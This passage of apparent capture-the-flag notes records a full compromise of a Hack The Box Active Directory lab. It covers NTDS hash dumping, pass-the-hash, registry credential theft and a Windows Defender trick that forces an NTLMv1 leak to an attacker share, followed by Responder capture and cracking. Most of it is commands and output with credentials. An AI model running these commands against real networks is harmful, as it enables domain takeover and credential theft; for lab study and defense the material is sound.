636/tcp open  ssl/ldap     syn-ack Microsoft Windows Active Directory LDAP
(Domain: htb.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=apt.htb.local
| Subject Alternative Name: DNS:apt.htb.local
| Issuer: commonName=apt.htb.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-24T07:07:18
| Not valid after:  2050-09-24T07:17:18
| MD5:   c743 dd92 e928 50b0 aa86 6f80 1b04 4d22
| SHA-1: f677 c290 98c0 2ac5 8575 7060 683d cdbc 5f86 5d45
```

```
| -----BEGIN CERTIFICATE-----
| MIIDJjCCAg6gAwIBAgIQQg664ORKu6FF1x3M6AR5FjANBgkqhkiG9w0BAQsFADAY
| MRYwFAYDVQQDDA1hcHQuaHRiLmxvY2FsMCAXDTIwMDkyNDA3MDcxOFoYDzIwNTAw
| OTI0MDcxNzE4WjAYMRYwFAYDVQQDDA1hcHQuaHRiLmxvY2FsMIIBIjANBgkqhkiG
| 9w0BAQEFAAOCAQ8AMIIBCgKCAQEApN9k/PGK7QcXjONuOeT7rIascD+bozXzfhli
| b4yHz6PfPrKMwp3AMcY5/M/iwDRoFOrYj3HNW4DlRkuBw5l//UGpjQcO4rkmxdIg
| 6Pqf7MOzLxF4jNGXyGlOq/hvki/+fsR9tq7e4O20w6LV3toLb5oKtitu3PW3pnKM
| lOTASkv1xt5E1+5cMo8NVEYgfHWdcLt6iY3PFKzN9HhjoZ1AmOToyb0RfgAyoJok
| QLkN3HJraOANzEPyq9NmGC/yRvdYQ299kXh+hCMU+M9EjBBvLFc8o7Ci5Zq1AgUm
| qf6XXz2QdwctXg2QJqqgMeElaxGJaoBg161EgEwftzy4yjobFwIDAQABo2owaDAO
| BgNVHQ8BAf8EBAMCBaAwHQYDVR0lBBYwFAYIKwYBBQUHAwIGCCsGAQUFBwMBMBgG
| A1UdEQQRMA+CDWFwdC5odGIubG9jYWwwHQYDVR0OBBYEFKCI+2TQc8sHDcWZMb2m
| 8BeIOhvNMA0GCSqGSIb3DQEBCwUAA4IBAQCYucbJiU6grEMT9a3NrUzW3SxCjW3i
| 9bYa1D/+Tlf6w627r03tL+tV/c0U2BzzztGMIUItOLfWyJCTcs6KUpSQUclaUTkG
| 7k59ABHj5z/OuOVRvP3qceJY69CNtwBaxYVni9ei8GZ22sIyg1WidFEP31CulJqm
| eMgrMOj5egS6jaiqaOUIk3wZk033Vk9ZeSEPi5Ur4qNa28pCxBDJ1k6s9yQWQFTF
| mHnp84Oc8orbALUePWiPt0IZKSXzptvHU0LRJE6aWB9pWKoEP+5ibZ7L7UxLVryH
| MP+pnqp9xiFaauqlwi2w8LmoX2KIat8obtDH/clQj6gu/UQ/7an+qErq
|_-----END CERTIFICATE-----
|_ssl-date: 2021-03-31T01:49:05+00:00; +26m39s from scanner time.
Service Info: Host: APT; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 14m39s, deviation: 26m49s, median: 26m38s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: apt
|   NetBIOS computer name: APT\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: apt.htb.local
|_  System time: 2021-03-31T02:48:52+01:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
```

```
| smb2-time:
|   date: 2021-03-31T01:48:53
|_  start_date: 2021-03-30T23:37:21

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Mar 30 21:22:26 2021 -- 1 IP address (1 host up) scanned in
32.74 seconds
```

SMBCLIENT

```
kali@kali:~$ smbclient -L dead:beef::b885:d62a:d679:573f -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        backup          Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
dead:beef::b885:d62a:d679:573f is an IPv6 address -- no workgroup available
```

backup (either ipv6 same results)

```
kali@kali:~$ smbclient \\\\dead:beef::a04f:6e95:b63c:7716\\backup -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Sep 24 03:30:52 2020
  ..                                  D        0  Thu Sep 24 03:30:52 2020
  backup.zip                          A 10650961  Thu Sep 24 03:30:32 2020

                10357247 blocks of size 4096. 6966379 blocks available
smb: \> get backup.zip
getting file \backup.zip of size 10650961 as backup.zip (2216.8 KiloBytes/sec)
```

```
(average 2216.8 KiloBytes/sec)
smb: \>
```

zip

```
kali@kali:~$ zip2john backup.zip
Created directory: /home/kali/hackthebox/Apt/.john
backup.zip/Active Directory/ is not encrypted!
ver 2.0 backup.zip/Active Directory/ is not encrypted, or stored with non-
handled compression type
ver 2.0 backup.zip/Active Directory/ntds.dit PKZIP Encr: cmplen=8483543,
decmplen=50331648, crc=ACD0B2FB
ver 2.0 backup.zip/Active Directory/ntds.jfm PKZIP Encr: cmplen=342,
decmplen=16384, crc=2A393785
ver 2.0 backup.zip/registry/ is not encrypted, or stored with non-handled
compression type
ver 2.0 backup.zip/registry/SECURITY PKZIP Encr: cmplen=8522, decmplen=262144,
crc=9BEBC2C3
ver 2.0 backup.zip/registry/SYSTEM PKZIP Encr: cmplen=2157644,
decmplen=12582912, crc=65D9BFCD
backup.zip:$pkzip2$3*1*1*0*8*24*9beb*9ac6*0f135e8d5f02f852643d295a889cbbda196562ac
 Directory/ntds.jfm, registry/SECURITY, Active Directory/ntds.dit:backup.zip
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

JOHN

iloveyousomuch

```
kali@kali:~/backup$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iloveyousomuch   (backup.zip)
1g 0:00:00:00 DONE (2021-03-30 21:36) 11.11g/s 91022p/s 91022c/s 91022C/s
newzealand..whitetiger
```

```
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

impacket ntds extracting

```
*] Target system bootKey: 0x936ce5da88593206567f650411e1d16b
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:34005b00250066006f0027007a00470060002600420068005

$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:b300272f1cdab4469660d55fe59415cb
[*] DefaultPassword
(Unknown User):Password123!
[*] DPAPI_SYSTEM
dpapi_machinekey:0x3e0d78cb8f3ed66196584c44b5701501789fc102
dpapi_userkey:0xdcde3fc585c430a72221a48691fb202218248d46
[*] NL$KM
 0000   73 4F 34 1D 09 C8 F9 32  23 B9 25 0B DF E2 DC 58   sO4....2#.%....X
 0010   44 41 F2 E0 C0 93 CF AD  2F 2E EB 13 81 77 4B 42   DA....../....wKB
 0020   C2 E0 6D DE 90 79 44 42  F4 C2 AD 4D 7E 3C 6F B2   ..m..yDB...M~<o.
 0030   39 CE 99 95 66 8E AF 7F  1C E0 F6 41 3A 25 DA A8   9...f......A:%..
NL$KM:734f341d09c8f93223b9250bdfe2dc584441f2e0c093cfad2f2eeb1381774b42c2e06dde907

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 1733ad403c773dde94dddffa2292ffe9
[*] Reading and decrypting hashes from Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8
 (status=Enabled)
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
(status=Enabled)
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
 (status=Disabled)
APT$:1000:aad3b435b51404eeaad3b435b51404ee:b300272f1cdab4469660d55fe59415cb:::
(status=Enabled)
...[snip]...
prue.olson:des-cbc-md5:2c5dba54314c20ba
[*] ClearText password from Active Directory/ntds.dit
```

```
APT$:CLEARTEXT:4[%fo'zG`&BhR3cP[)U2NVS\LEYO/&^)<9xj6%#9\\?uJ4YPb`DRK"
IES2fXK"f,X(Ql*fg0RfRq=!,BeAVFt^EVRR-L)VaTjv/QG9=o;G@g>Vab-UYc Yd
[*] Cleaning up...
```

```
cat hashes.txt | awk -F ":" '{print $1}' | sort -u | uniq > users.txt
```

esedbexport

```
wget https://github.com/libyal/libesedb/releases/download/20200418/libesedb-
experimental-20200418.tar.gz
```

ntdsxtract - could not get to work

```
git clone https://github.com/csababarta/ntdsxtract.git
```

hashes

```
kali@kali:~/backup$ john --format=NT nt.hashes --
wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1999 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 1998 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 DONE (2021-03-31 15:18) 0g/s 4231Kp/s 4231Kc/s 9552MC/s  _
09..*7¡Vamos!
Session completed
kali@kali:~/backup$ john --format=NT nt.hashes --show
Guest:
DefaultAccount:

2 password hashes cracked, 1998 left
```

```
kali@kali:~/backup$ john --format=NT nt.hashes --wordlist=passwords.txt
Using default input encoding: UTF-8
Loaded 1999 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 1998 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 24 needed for performance.
Password123!     (Administrator)
1g 0:00:00:00 DONE (2021-03-31 15:20) 25.00g/s 25.00p/s 25.00c/s 49950C/s
Password123!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords
reliably
Session completed
kali@kali:~/backup$
```

Password123! did not log anybody in

```
kali@kali:/opt$ ./kerbrute_linux_amd64 userenum --dc apt.htb.local -d htb.local
~/backup/users.txt


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/31/21 - Ronnie Flathers @ropnop

2021/03/31 17:07:53 >  Using KDC(s):
2021/03/31 17:07:53 >   apt.htb.local:88

2021/03/31 17:08:04 >  [+] VALID USERNAME:       Administrator@htb.local
2021/03/31 17:09:04 >  [+] VALID USERNAME:       APT$@htb.local
2021/03/31 17:15:02 >  [+] VALID USERNAME:       henry.vinson@htb.local
```

clockskew too large with getTGT

```
$ getTGT.py htb.local/henry.vinson@APT -hashes
'e53d87d42adaa3ca32bdb34a876cbffb:e53d87d42adaa3ca32bdb34a876cbffb'
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth
Corporation

Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

Fix ClockSkew

```
$ sudo date -s "10:25:00"
```

getTGT

```
kali@kali:~$ getTGT.py htb.local/henry.vinson@APT -hashes
'e53d87d42adaa3ca32bdb34a876cbffb:e53d87d42adaa3ca32bdb34a876cbffb'
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth
Corporation

[*] Saving ticket in henry.vinson@APT.ccache
kali@kali:~$ export KRB5CCNAME=henry.vinson@APT.ccache
```

reg.py

```
kali@kali:~$ reg.py -no-pass -k htb.local/henry.vinson@APT query -keyName HKCR
-s | tee HKCR.reg

kali@kali:~$ reg.py -no-pass -k htb.local/henry.vinson@APT query -keyName HKU -
s | tee HKU.reg
```

```
kali@kali:~$ cat HKU.reg | grep -B10 -A10 -i username
...[snip]...
        TEMP    REG_EXPAND_SZ    %USERPROFILE%\AppData\Local\Temp
        TMP     REG_EXPAND_SZ    %USERPROFILE%\AppData\Local\Temp
\Keyboard Layout\
\Keyboard Layout\Preload\
        1       REG_SZ   00000409
```

```
\Keyboard Layout\Substitutes\
\Keyboard Layout\Toggle\
\Network\
\Software\
\Software\GiganticHostingManagementSystem\
        UserName        REG_SZ   henry.vinson_adm
        PassWord        REG_SZ   G1#Ny5@2dvht
\Software\Microsoft\
\Software\Microsoft\Active Setup\
\Software\Microsoft\Active Setup\Installed Components\
\Software\Microsoft\Active Setup\Installed Components\{89820200-ECBD-11cf-8B85-
00AA005B4340}\
        Version REG_SZ   10,0,14393,4283
        Locale  REG_SZ   en
\Software\Microsoft\Active Setup\Installed Components\{89B4C1CD-B018-4511-B0A1-
5476DBF70820}\
\Software\Microsoft\Command Processor\
        CompletionChar  REG_DWORD        0x9


...[snip]...
```

made authfile

```
username = henry.vinson_adm
password = G1#Ny5@2dvht
domain = htb.local
```

```
kali@kali:~/backup$ smbclient -L \\\\APT\\ -A authfile

        Sharename       Type      Comment
        ---------       ----      -------
        backup          Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
APT is an IPv6 address -- no workgroup available
```

smbclient for access to shares nothing interesting

```
kali@kali:~/backup$ smbclient \\\\APT\\sysvol\\ -A authfile
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Sep 24 03:15:34 2020
  ..                                  D        0  Thu Sep 24 03:15:34 2020
  htb.local                          Dr        0  Thu Sep 24 03:15:34 2020

                10357247 blocks of size 4096. 6963177 blocks available
smb: \> cd htb.local
smb: \htb.local\> ls
  .                                   D        0  Thu Sep 24 03:16:52 2020
  ..                                  D        0  Thu Sep 24 03:16:52 2020
  DfsrPrivate                      DHSr        0  Thu Sep 24 03:16:52 2020
  Policies                            D        0  Thu Sep 24 03:15:43 2020
  scripts                             D        0  Thu Sep 24 03:15:34 2020

                10357247 blocks of size 4096. 6963177 blocks available
smb: \htb.local\>
```

Evil-winrm for access to box

```
kali@kali:~$ evil-winrm -u henry.vinson_adm -p 'G1#Ny5@2dvht' -i APT

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\henry.vinson_adm\Documents>
```

Access

```
kali@kali:~$ evil-winrm -u henry.vinson_adm -p 'G1#Ny5@2dvht' -i APT
```

```
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\henry.vinson_adm\Documents>
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\henry.vinson_adm> cd ../Desktop
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\henry.vinson_adm\Desktop> ls


    Directory: C:\Users\henry.vinson_adm\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         4/3/2021   1:49 PM             34 user.txt

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\henry.vinson_adm\Desktop> cat
user.txt
8c44b6574565ebcc8b690ee5534d8357



[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\henry.vinson_adm\Desktop> cd
C:\Users\
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/24/2020   7:54 AM                Administrator
d-----         9/24/2020   8:39 AM                henry.vinson
d-----         9/24/2020   8:40 AM                henry.vinson_adm
d-r---        11/21/2016   2:39 AM                Public
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users>
```

WinPeas

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\henry.vinson_adm\Documents> curl
http://10.10.15.4:8000/winPEAS.bat -O winpeas.bat
```

winpeas - interesting finds

```
Directory of
C:\Users\henry.vinson_adm\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine



11/10/2020  11:58 AM               458 ConsoleHost_history.txt

USER INFORMATION
----------------

User Name            SID
==================== ============================================
htb\henry.vinson_adm S-1-5-21-2993095098-2100462451-206186470-1106

roup Name                                 Type             SID
Attributes
========================================= ================ ============
================================================
Everyone                                   Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
```

```
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10
Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium MandatoC:\Windows\Panther\setupinfory Level     Label
S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


_-_-_-_-_-_-_-_-_-_-_-_-_-_-> [+] UNQUOTED SERVICE PATHS <_-_-_-_-_-_-_-_-_-
_-_-_-_-_-_-_-
[i] When the path is not quoted (ex: C:\Program files\soft\new folder\exec.exe)
Windows will try to execute first 'C:\Progam.exe', then 'C:\Program
Files\soft\new.exe' and finally 'C:\Program Files\soft\new folder\exec.exe'.
Try to cre
ate 'C:\Program Files\soft\new.exe'
[i] The permissions are also checked and filtered using icacls
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-
escalation#services



HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\Folders
    C:\Windows\system32\WindowsPowershell\v1.0\Modules\AdmPwd.PS\    REG_SZ
    C:\Windows\system32\WindowsPowershell\v1.0\Modules\AdmPwd.PS\en-US\
REG_SZ

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-
1-5-18\Components\1E16FD74DE3CCEB40B0F9A0F6A686B8C
    608BC8AE901C0074694B1F2F865E30C6    REG_SZ
```

```
C:\Windows\PolicyDefinitions\AdmPwd.admx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-
1-5-18\Components\811B097BEF1E916458E149184B154572
    608BC8AE901C0074694B1F2F865E30C6    REG_SZ
C:\Windows\system32\WindowsPowershell\v1.0\Modules\AdmPwd.PS\AdmPwd.PS.dll

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-
1-5-18\Components\8A3983AF706972F43861E7A40F863264
    608BC8AE901C0074694B1F2F865E30C6    REG_SZ
C:\Windows\PolicyDefinitions\en-US\AdmPwd.adml

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-
1-5-18\Components\99F2611AD5E2B064E96D0DDCB7E25146
    608BC8AE901C0074694B1F2F865E30C6    REG_SZ
C:\Windows\system32\WindowsPowershell\v1.0\Modules\AdmPwd.PS\en-
US\AdmPwd.PS.dll-Help.xml

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-
1-5-18\Components\D018523A240D6884DAEE2966B0FE8005
    608BC8AE901C0074694B1F2F865E30C6    REG_SZ    21:\Software/Micosoft/AdmPwd\

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-
1-5-18\Components\E58872ABE45E0C94AA80D9DC3FE8713E
    608BC8AE901C0074694B1F2F865E30C6    REG_SZ    C:\Program
Files\LAPS\AdmPwd.UI.exe

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-
1-5-18\Components\F879C08AE6C5DFA46B7B1834245844BD
    608BC8AE901C0074694B1F2F865E30C6    REG_SZ    C:\Program
Files\LAPS\CSE\AdmPwd.dll

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\GPExtensions\{D76B9641-3288-4f75-942D-087DE603E3EA}
    (Default)    REG_SZ    AdmPwd
    DllName    REG_SZ    C:\Program Files\LAPS\CSE\AdmPwd.dll

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa\SspiCache\pwdssp.dll
    Name    REG_SZ    PWDSSP
```

```
  _-_-_-_-_-_-_-_-_-_-_-_-_-_-> [*] DLL HIJACKING in PATHenv variable <_-_-_-
_-_-_-_-_-_-_-_-_-_-_-_-_-_-
[i] Maybe you can take advantage of modifying/creating some binary in some of
the following locations
[i] PATH variable entries permissions - place binary or DLL to execute instead
of legitimate
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-
escalation#dll-hijacking
C:\Windows\system32 NT SERVICE\TrustedInstaller:(F)

C:\Windows NT SERVICE\TrustedInstaller:(F)

C:\Windows\System32\Wbem NT SERVICE\TrustedInstaller:(F)

C:\Users\henry.vinson_adm\AppData\Local\Microsoft\WindowsApps NT
AUTHORITY\SYSTEM:(OI)(CI)(F)

HTB\henry.vinson_adm:(OI)(CI)(F)


_-_-_-_-_-_-_-_-_-_-_-_-_-_-> [+] Unattended files <_-_-_-_-_-_-_-_-_-_-_-_-_-
_-_-_-
C:\Windows\Panther\Unattend.xml exists.


C:\Windows\Panther\unattend.xml
C:\Windows\Panther\setupinfo
```

ConsoleHost_history.txt

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\henry.vinson_adm\Documents> cat
C:\Users\henry.vinson_adm\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\


$Cred = get-credential administrator
invoke-command -credential $Cred -computername localhost -scriptblock {Set-
```

```
ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa"
lmcompatibilitylevel -Type DWORD -Value 2 -Force}
```

What is happening in comands above

lmcompatibilitylevel 2

```
;ENABLE THIS ONLY IF ALL YOUR MS CLIENT COMMUNICATION WITH YOUR NT SERVER ONLY
; Disable Lan Manager authentication, 1 - Send both WinNT and Lan Manager
passwd forms. 1 - Send Windows NT and Lan Manager password forms if server
requests it. 2 - Only send Windows NT password form
;[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA]
;"LMCompatibilityLevel"=dword:00000001
;
; Disable Lan Manager authentication, 2 - Send both WinNT and Lan Manager
passwd forms. 1 - Send Windows NT and Lan Manager password forms if server
requests it. 2 - Only send Windows NT password form
;[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA]
;"LMCompatibilityLevel"=dword:00000002

;[HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\LSA]
;"LMCompatibilityLevel"=dword:00000004
```

ok capture ntlm hashes with RESPONDER

NTLM LEAK

windows defender scan

```
C:\program files\windows defender/mpcmdrun.exe -scan -scantype 3 -File
\\10.10.15.4\file.txt -Timeout
```

responder smb server

```
[+] Listening for events...
[SMB] NTLMv1-SSP Client   : 10.10.10.213
[SMB] NTLMv1-SSP Username : HTB\APT$
[SMB] NTLMv1-SSP Hash     :
APT$::HTB:F72EFAD83606CEB800000000000000000000000000000000:6AA8E80B72103D3A3490725

[*] Skipping previously captured hash for HTB\APT$
```

hashcat

```
hashcat -m 5500
"::HTB:F72EFAD83606CEB800000000000000000000000000000000:6AA8E80B72103D3A3490725A1
 /usr/share/wordlists/rockyou.txt
```

ntlmv1 hashcat
github ntlmv1-multi

Attempt 2 with --lm -wrfFP

get ntlmv1 hash (no SSP)

```
$ responder -I tun0 --lm -wrfFP
...[snip]...
+] Listening for events...
[SMB] NTLMv1 Client   : 10.10.10.213
[SMB] NTLMv1 Username : HTB\APT$
[SMB] NTLMv1 Hash     :
APT$::HTB:9324A3423BBBB164A7277F2CD1E569B9E594807C3E7DA26B:9324A3423BBBB164A7277F2
```

```
python3 ./ntlmv1.py --ntlm
"APT$::HTB:9324A3423BBBB164A7277F2CD1E569B9E594807C3E7DA26B:9324A3423BBBB164A7277F
 --hashcat "/usr/lib/hashcat" --hcutils "/usr/lib/hashcat-utils"
Hashfield Split:
['APT$', '', 'HTB', '9324A3423BBBB164A7277F2CD1E569B9E594807C3E7DA26B',
```

```
'9324A3423BBBB164A7277F2CD1E569B9E594807C3E7DA26B', 'a69e9b781cca78e7']

Hostname: HTB
Username: APT$
Challenge: a69e9b781cca78e7
LM Response: 9324A3423BBBB164A7277F2CD1E569B9E594807C3E7DA26B
NT Response: 9324A3423BBBB164A7277F2CD1E569B9E594807C3E7DA26B
CT1: 9324A3423BBBB164
CT2: A7277F2CD1E569B9
CT3: E594807C3E7DA26B

To Calculate final 4 characters of NTLM hash use:
/usr/lib/hashcat-utils/ct3_to_ntlm.bin E594807C3E7DA26B a69e9b781cca78e7

To crack with hashcat create a file with the following contents:
9324A3423BBBB164:a69e9b781cca78e7
A7277F2CD1E569B9:a69e9b781cca78e7

echo "9324A3423BBBB164:a69e9b781cca78e7">>14000.hash
echo "A7277F2CD1E569B9:a69e9b781cca78e7">>14000.hash

To crack with hashcat:
/usr/lib/hashcat/hashcat -m 14000 -a 3 -1
/usr/lib/hashcat/charsets/DES_full.charset --hex-charset 14000.hash ?1?1?1?1?1?
1?1?1

To Crack with crack.sh use the following token
$NETLM$a69e9b781cca78e7$9324A3423BBBB164A7277F2CD1E569B9E594807C3E7DA26B



/usr/bin/hashcat -m 14000 -a 3 -1 /usr/share/hashcat/charsets/DES_full.hcchr --
hex-charset 14000.hash ?1?1?1?1?1?1?1?1
```

https://crack.sh/netntlm/

Attempt 3 with --lm -wrfFP and correct challenge in Responder.conf

```
...[snip]...
; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
;Challenge = Random
Challenge = 1122334455667788
...[snip]...
```

```
$ sudo responder -I tun0 --lm -wrfFPv # v to see all repeated hashes

...[snip]...
[+] Listening for events...
[SMB] NTLMv1 Client   : 10.10.10.213
[SMB] NTLMv1 Username : HTB\APT$
[SMB] NTLMv1 Hash     :
APT$::HTB:95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384:95ACA8C7248774CB427E1AE

...[snip]...
```

```
kali@kali:/opt/ntlmv1-multi$ python3 ./ntlmv1.py --ntlm
"APT$::HTB:95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384:95ACA8C7248774CB427E1A
 --hashcat "/usr/bin" --hcutils "/usr/lib/hashcat-utils"
Hashfield Split:
['APT$', '', 'HTB', '95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384',
'95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384', '1122334455667788']

Hostname: HTB
Username: APT$
Challenge: 1122334455667788
LM Response: 95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384
NT Response: 95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384
CT1: 95ACA8C7248774CB
CT2: 427E1AE5B8D5CE68
CT3: 30A49B5BB858D384

To Calculate final 4 characters of NTLM hash use:
/usr/lib/hashcat-utils/ct3_to_ntlm.bin 30A49B5BB858D384 1122334455667788
```

```
To crack with hashcat create a file with the following contents:
95ACA8C7248774CB:1122334455667788
427E1AE5B8D5CE68:1122334455667788

echo "95ACA8C7248774CB:1122334455667788">>14000.hash
echo "427E1AE5B8D5CE68:1122334455667788">>14000.hash

To crack with hashcat:
/usr/bin/hashcat -m 14000 -a 3 -1 /usr/bin/charsets/DES_full.charset --hex-
charset 14000.hash ?1?1?1?1?1?1?1?1

To Crack with crack.sh use the following token
NTHASH:95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384
```

```
kali@kali:/opt/ntlmv1-multi$ /usr/lib/hashcat-utils/ct3_to_ntlm.bin
30A49B5BB858D384 1122334455667788
f798
```

```
$ hashcat -m 14000 -a 3 -1 /usr/share/hashcat/charsets/DES_full.hcchr --hex-
charset 14000.hash ?1?1?1?1?1?1?1?1
```

crack.sh

```
Crack.sh has successfully completed its attack against your NETNTLM handshake.
The NT hash for the handshake is included below, and can be plugged back into
the 'chapcrack' tool to decrypt a packet capture, or to authenticate to the
server:

Token:
$NETNTLM$1122334455667788$95ACA8C7248774CB427E1AE5B8D5CE6830A49B5BB858D384
Key: d167c3238864b12f5f82feae86a7f798

This run took 32 seconds. Thank you for using crack.sh, this concludes your
job.
```

login with APT

```
kali@kali:~$ evil-winrm -i APT -u "APT" -H "d167c3238864b12f5f82feae86a7f798"

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is
WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

getTGT.py

```
kali@kali:~$ getTGT.py htb.local/APT@APT -hashes
':d167c3238864b12f5f82feae86a7f798'
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth
Corporation

[*] Saving ticket in APT@APT.ccache
```

Secrets dump

```
kali@kali:~$ python3 /opt/impacket/examples/secretsdump.py -k -no-pass
HTB.LOCAL/APT@APT
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth
Corporation

[-] Policy SPN target name validation might be restricting full DRSUAPI dump.
Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
